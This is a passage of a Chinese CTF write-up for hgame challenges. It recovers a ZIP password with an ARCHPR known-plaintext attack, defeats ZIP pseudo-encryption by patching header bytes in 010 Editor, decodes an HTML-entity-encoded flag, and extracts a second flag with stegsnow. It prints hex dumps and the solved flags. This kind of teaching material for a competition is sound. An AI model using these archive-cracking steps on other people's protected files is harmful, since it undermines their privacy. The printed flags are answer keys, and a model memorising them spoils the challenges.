


回到ARCHPR选择已知明文攻击，拿到密码：**C8uvP\$DP**



https://blog.csdn.net/m0_48066270

解压出flag.zip，发现是伪加密，用010editor打开，距文件头50 4B 03 04的偏移为6个字节的09改为00，距核心目录区头50 4B 01 02的偏移为8个字节的01改为00，即可打开



```

0130h: 00 00 08 00 24 00 00 00 00 00 00 00 20 00 00 00 .....$.....
0140h: 00 00 00 00 66 6C 61 67 2E 74 78 74 0A 00 20 00 ....flag.txt..
0150h: 00 00 00 00 01 00 18 00 13 33 1B 11 43 F6 D6 01 .....3..C8Ö.
0160h: CA 4C 45 30 43 F6 D6 01 EE BA BE 6B 7D F5 D6 01 ËLE0C8Ö.i°%k}8Ö.
0170h: 50 4B 05 06 00 00 00 00 01 00 01 00 5A 00 00 00 PK.....Z...
0180h: 16 01 00 00 00 00

```

https://blog.csdn.net/m0_48066270

将flag.txt放到010editor中，发现为HTML实体编码，解码拿到flag

```


flag.zip  flag.txt x
编辑方式: 十六进制(H) 运行脚本 运行模板
0 1 2 3 4 5 6 7 8 9 A B C D E F 0 123456789ABCDEF
000h: 26 23 78 36 38 3B 26 23 78 36 37 3B 26 23 78 36 &#x68;&#x67;&#x6
010h: 31 3B 26 23 78 36 44 3B 26 23 78 36 35 3B 26 23 1;&#x6D;&#x65;&#
020h: 78 37 42 3B 26 23 78 33 32 3B 26 23 78 34 39 3B x7B;&#x32;&#x49;
030h: 26 23 78 35 30 3B 26 23 78 35 46 3B 26 23 78 36 &#x50;&#x5F;&#x6
040h: 39 3B 26 23 78 37 33 3B 26 23 78 35 46 3B 26 23 9;&#x73;&#x5F;&#
050h: 78 35 35 3B 26 23 78 37 33 3B 26 23 78 36 35 3B x55;&#x73;&#x65;
060h: 26 23 78 36 36 3B 26 23 78 37 35 3B 26 23 78 33 &#x66;&#x75;&#x3
070h: 31 3B 26 23 78 35 46 3B 26 23 78 36 31 3B 26 23 1;&#x5F;&#x61;&#
080h: 78 36 45 3B 26 23 78 36 34 3B 26 23 78 35 46 3B x6E;&#x64;&#x5F;
090h: 26 23 78 34 44 3B 26 23 78 36 35 3B 26 23 78 33 &#x4D;&#x65;&#x3
0A0h: 39 3B 26 23 78 37 35 3B 26 23 78 36 44 3B 26 23 9;&#x75;&#x6D;&#
0B0h: 78 36 39 3B 26 23 78 35 46 3B 26 23 78 36 39 3B x69;&#x5F;&#x69;
0C0h: 26 23 78 33 35 3B 26 23 78 35 46 3B 26 23 78 35 &#x35;&#x5F;&#x5
0D0h: 37 3B 26 23 78 33 30 3B 26 23 78 37 32 3B 26 23 7;&#x30;&#x72;&#
0E0h: 78 33 31 3B 26 23 78 36 34 3B 26 23 78 37 44 3B x31;&#x64;&#x7D;
0F0h:

```

https://blog.csdn.net/m0_48066270

hgme{2IP_is_Usefu1_and_Me9umi_i5_W0r1d}

Galaxy



将其复制到编辑器内（图省事直接扔到vscode里保存为 `target.c` 了）



使用 `stegsnow` 工具解出flag

```
hgame{Cha11en9e_Whit3_P4ND0R4_P4R4D0XXX}
```